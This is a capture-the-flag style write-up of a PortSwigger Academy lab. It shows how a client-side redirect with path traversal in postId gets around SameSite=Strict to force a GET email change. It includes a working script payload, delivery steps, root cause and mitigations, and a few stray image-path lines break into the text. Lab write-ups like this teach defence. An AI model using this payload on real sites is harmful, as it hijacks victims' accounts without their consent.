Lab: SameSite Strict Bypass via Client-Side Redirect

1. 📌 Lab Information

- **Platform:** PortSwigger Web Security Academy
- **Category:** Cross-Site Request Forgery (CSRF)
- **Difficulty:** Practitioner
- **Vulnerability:** SameSite Cookie Restriction Bypass
- **Technique:** Client-Side Redirect + Path Traversal
- **Status:** Solved ✅

---

2. 🎯 Objective

The objective is to exploit a client-side redirect to bypass the protection provided by the `SameSite=Strict` cookie attribute and change the victim's email address.

The vulnerability relies on multiple weaknesses:

- A client-side redirect that uses a user-controlled URL parameter.
- An email-change endpoint that accepts a state-changing GET request.
- A session cookie configured with `SameSite=Strict`.

The key idea is to exploit the browser's navigation behavior to reach the vulnerable endpoint through a same-site navigation flow.

---

3. 🔍 Reconnaissance

Step 1: Identify the Email Change Functionality

1. Log in to the application.
2. Navigate to the account settings.
3. Change the email address.
4. Intercept the request using Burp Suite.

Example request:

```
POST /my-account/change-email HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=YOUR-SESSION
Content-Type: application/x-www-form-urlencoded
```

```
email=test@example.com&submit=1
```

Observation

The request does not contain an unpredictable CSRF token.

This suggests that the application may rely on other mechanisms, such as cookie restrictions, to help protect against CSRF.

Step 2: Inspect the Session Cookie

The session cookie uses:

```
SameSite=Strict
```

Normally, the browser restricts sending this cookie with cross-site requests.

Therefore, a straightforward cross-site request may not contain the victim's authenticated session cookie.

However, `SameSite=Strict` does not automatically make every application flow secure.

---

4. 🧪 Vulnerability Analysis

Step 1: Find the Client-Side Redirect

Inspect the comment confirmation page:

```
/post/comment/confirmation?postId=1
```

The page contains JavaScript similar to:

```
redirectOnConfirmation = (blogPath) => {
    setTimeout(() => {
        const url = new URL(window.location);
        const postId = url.searchParams.get("postId");
        window.location = blogPath + '/' + postId;
    }, 3000);
}

redirectOnConfirmation('/post');
```

Step 2: Understand the Redirect

The JavaScript retrieves the `postId` parameter from the current URL:

```
const postId = url.searchParams.get("postId");
```

It then constructs a destination:

```
window.location = blogPath + '/' + postId;
```

Because `postId` comes from the URL, an attacker can influence the constructed destination.

The application does not adequately validate the parameter before using it in navigation.

Step 3: Exploit Path Normalization

A manipulated URL can contain path traversal segments:

```
/post/comment/confirmation?postId=1/../../my-account
```

The redirect function combines `/post` with the supplied parameter.

The browser then normalizes the resulting URL path, resolving the `..` segments.

This can redirect the browser to a different path on the same origin.

Important distinction: This is client-side URL manipulation and path normalization. It is not necessarily a server-side directory traversal vulnerability.

---

5. 🔐 Understanding the SameSite=Strict Bypass

Normal Behavior

Suppose an attacker hosts a page on a different site:

```
Attacker's Website
        |
        | Cross-site request
        ▼
Target Website
```

Because the target's session cookie uses `SameSite=Strict`, the browser generally withholds that cookie during cross-site requests.

Consequently, the request may not be authenticated.

Exploited Behavior

The attacker instead triggers a navigation flow through a page on the target website:

```
Attacker's Website
        |
        ▼
Target's Confirmation Page
        |
        ▼
Client-Side Redirect
        |
        ▼
Target's Vulnerable Endpoint
```

The browser follows the client-side redirect, navigating within the target origin.

This navigation can cause the browser to send the session cookie on the resulting request, depending on the navigation context and browser cookie rules.

The critical point is that the redirect allows the attacker to reach a vulnerable endpoint through a navigation flow that can satisfy the cookie's same-site requirements.

---

6. 🧪 Test Whether the Email Endpoint Accepts GET

Use Burp Suite Repeater to test whether the email-change endpoint accepts GET requests.

Original Request

```
POST /my-account/change-email HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded

email=test@example.com&submit=1
```

Modified Request

```
GET /my-account/change-email?email=test%40example.com&submit=1 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
```

Check the response and verify whether the email actually changes.

If the GET request successfully changes the email, the endpoint permits a state-changing operation through browser navigation.

This is important because the attacker can potentially trigger the operation without submitting a cross-site POST request.

Security lesson: GET requests should not modify account information or perform other state-changing operations.

---

7. 💥 Exploitation

Step 1: Create the Exploit

Create an exploit on the PortSwigger Exploit Server.

Replace `YOUR-LAB-ID` with the actual hostname of your lab.

```
<script>
document.location =
    "https://YOUR-LAB-ID.web-security-academy.net/post/comment/confirmation?
postId=1/../../my-account/change-email?email=pwned%40web-security-
academy.net%26submit=1";
</script>
```

Step 2: Understand the Payload

1. Initiate navigation

```
document.location = "https://YOUR-LAB-ID.web-security-academy.net/...";
```

This causes the browser to navigate to the target application.

2. Reach the confirmation page

```
/post/comment/confirmation
```

This page contains the JavaScript redirect function.

3. Manipulate the redirect parameter

```
postId=1/../../my-account/change-email
```

The supplied value influences the destination constructed by the redirect function.

4. Supply the email parameter

```
email=pwned%40web-security-academy.net
```

The `%40` sequence represents the `@` character.

5. Encode the parameter separator


```
%26submit=1
```


The `%26` sequence represents `&` when the resulting URL is parsed.

The exact interpretation depends on how the application parses the outer query string and constructs the redirect destination. Verify the final URL in the browser rather than assuming that every parameter will be interpreted as intended.

---

8. 🔄 Attack Flow





---

9. 🚀 Deliver the Exploit

1. Open the lab's Exploit Server.
2. Place the HTML payload in the response body.
3. Save the exploit.
4. Use the delivery option to send it to the victim.
5. Allow the victim's browser to execute the navigation flow.
6. Check whether the lab reports that it has been solved.

Use an email address that satisfies the lab's validation requirements.

---

10. 🔬 Root Cause

The vulnerability results from several weaknesses working together.

Weakness	Security Impact
Missing effective CSRF token validation	No independent token-based protection for the operation
State-changing GET request	The operation can be triggered through navigation

Weakness	Security Impact
Unvalidated redirect parameter	An attacker can influence the redirect destination
Client-side path construction	User-controlled data is incorporated into a navigation path
Reliance on `SameSite=Strict`	Cookie restrictions are treated as the primary CSRF defense

The individual weaknesses combine to create a path around the intended cookie-based protection.

---

11. 🛡️ Mitigation

1. Implement Proper CSRF Protection

Use unpredictable CSRF tokens and validate them on every state-changing request.

2. Avoid State-Changing GET Requests

Use POST or another appropriate method for operations that modify application state.

Remember that changing POST to GET should not allow an attacker to bypass the application's CSRF defenses.

3. Validate Redirect Destinations

Avoid constructing redirect destinations by concatenating untrusted input.

Prefer mapping validated identifiers to known routes.

4. Use SameSite Cookies as Defense in Depth

`SameSite=Strict` can reduce CSRF risk, but it should not replace explicit authorization and CSRF validation.

5. Validate Client-Side Navigation Inputs

Treat URL parameters as untrusted input, especially when they influence:

- Redirect destinations.
- Navigation paths.
- Resource identifiers.
- URLs passed to `window.location`.

---

12. 🧠 Key Takeaways

- `SameSite=Strict` restricts cookie transmission in cross-site contexts, but it is not a complete substitute for CSRF protection.
- Client-side redirects can create unexpected navigation paths.
- Browsers normalize URL path segments such as `..`.
- User-controlled redirect parameters should be validated.
- GET requests should not perform state-changing operations.
- Testing must account for the complete browser navigation flow, not just the initial request.
- Multiple weaknesses can combine to bypass a security control that appears effective in isolation.

---

13. 🔍 General Methodology for Bug Bounty

When testing an application protected by `SameSite` cookies:

```
1. Identify a state-changing endpoint
                ↓
2. Capture the legitimate request
                ↓
3. Inspect the session cookie attributes
                ↓
4. Check for CSRF tokens
                ↓
5. Test whether GET changes application state
                ↓
6. Search for client-side redirects
                ↓
7. Identify user-controlled redirect parameters
                ↓
8. Inspect URL construction and normalization
                ↓
9. Trace the complete browser navigation flow
                ↓
10. Verify the impact using a controlled account
```

Always verify the actual request and the resulting application state. A redirect alone does not prove that a CSRF attack succeeded.

🏁 Final Takeaway

The central lesson of this lab is that **cookie restrictions must be considered alongside application behavior**.

Although `SameSite=Strict` normally prevents the session cookie from accompanying cross-site requests, an attacker may exploit a client-side redirect to navigate the victim through the target application and reach a vulnerable state-changing endpoint.

The most important combination in this lab is:

```
Client-Side Redirect
        +
User-Controlled URL Parameter
        +
State-Changing GET Endpoint
        +
SameSite-Only CSRF Defense
        ↓
Potential CSRF Bypass
```

The correct defensive approach is to implement robust CSRF validation, prevent state changes through GET, and validate redirect destinations rather than relying exclusively on cookie attributes.